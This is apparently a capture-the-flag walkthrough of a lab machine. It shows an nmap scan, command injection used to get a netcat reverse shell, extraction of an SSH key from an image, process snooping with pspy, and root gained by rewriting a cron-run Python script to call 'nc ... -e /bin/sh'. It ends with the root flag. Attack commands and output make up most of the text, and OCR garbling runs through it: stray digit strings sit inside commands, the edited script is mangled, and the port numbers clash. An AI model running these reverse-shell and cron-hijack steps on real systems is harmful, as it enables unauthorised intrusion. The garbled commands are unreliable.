



MACHINE BUFFER OVERFLOW


1) Nmap Scanning

```
$ nmap -A 10.0.2.13
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-06 00:36 EST
Nmap scan report for 10.0.2.13
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 7d:4f:e6:47:46:d0:1e:e4:f2:2c:3b:8b:14:b4:d0:f5 (RSA)
|   256 a5:e8:22:4f:7d:ad:c2:61:6e:04:3a:1d:a7:7a:47:38 (ECDSA)
|_  256 ae:99:ef:75:b8:ad:0b:ef:25:78:35:da:bc:85:e8:6a (ED25519)
80/tcp    open  http     Apache httpd 2.4.54 ((Debian))
|_ http-title: Program
|_ http-server-header: Apache/2.4.54 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.65 seconds
zsh: segmentation fault  nmap -A 10.0.2.13
```


Port 80





www-data rce

0987654321098765432109876543210987654321nc\ 10.0.2.14\ 1234\ -e\ /bin/bash




\$ cd var/www/ssl/secure_notes


\$ strings secure.png

(copy the id_rsa key and auth to ssh chmod 600 id_rsa)

\$ cat /etc/passwd



User:



Getting pspy64 <https://github.com/DominicBreuker/pspy>

```

2023/02/06 01:10:13 CMD: UID=0      PID=6      |
2023/02/06 01:10:13 CMD: UID=0      PID=4      |
2023/02/06 01:10:13 CMD: UID=0      PID=3      |
2023/02/06 01:10:13 CMD: UID=0      PID=2      |
2023/02/06 01:10:13 CMD: UID=0      PID=1      | /sbin/init
2023/02/06 01:11:01 CMD: UID=0      PID=3009   | /usr/sbin/cron -f
2023/02/06 01:11:01 CMD: UID=0      PID=3010   | /usr/sbin/CRON -f
2023/02/06 01:11:01 CMD: UID=0      PID=3011   | /usr/sbin/CRON -f
2023/02/06 01:11:01 CMD: UID=0      PID=3012   | /usr/sbin/CRON -f
2023/02/06 01:11:01 CMD: UID=0      PID=3013   |
2023/02/06 01:11:01 CMD: UID=0      PID=3014   |
2023/02/06 01:11:01 CMD: UID=0      PID=3015   | rm -rf /tmp/demo/*
2023/02/06 01:11:11 CMD: UID=0      PID=3016   |
2023/02/06 01:12:01 CMD: UID=0      PID=3022   | /usr/sbin/CRON -f
2023/02/06 01:12:01 CMD: UID=0      PID=3021   | /usr/sbin/cron -f
2023/02/06 01:12:01 CMD: UID=0      PID=3023   | /usr/sbin/CRON -f
2023/02/06 01:12:01 CMD: UID=0      PID=3024   | /usr/sbin/CRON -f
2023/02/06 01:12:01 CMD: UID=0      PID=3025   |
2023/02/06 01:12:01 CMD: UID=0      PID=3026   | python /usr/local/bin/cleanup.py
2023/02/06 01:12:01 CMD: UID=0      PID=3027   | rm -rf /tmp/demo/*

```

<https://www.hackingarticles.in/linux-privilege-escalation-by-exploiting-cron-jobs/> - creation resources

```

GNU nano 5.4 /usr/local/bin/cleanup.py
#!/usr/bin/env python
import os
import sys
try:
    r name: [0987654321098765432109876543210987654321nc 10.0.2.14\ 1234\ -e\ /bin/bash
    os.system('rm -rf /tmp/demo/*')
except:
    sys.exit()

```

nc 10.0.2.5 1234 -e /bin/sh with nc -lvp 4444 on the attacker

```

GNU nano 5.4 /usr/local/bin/cleanup.py *
#!/usr/bin/env python
import os
import sys
try:
    r name: [098765432109876543210987654321nc 10.0.2.14\ 1234\ -e\ /bin/bash
    os.system('nc 10.0.2.14 4444 -e /bin/sh')
except:
    sys.exit()

```

Root

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.14] from (UNKNOWN) [10.0.2.13] 32784: 10.0.2.14\ 1234
whoami
root
cat root.txt
36160af074e848d9139b7d14c9c4e5ca

```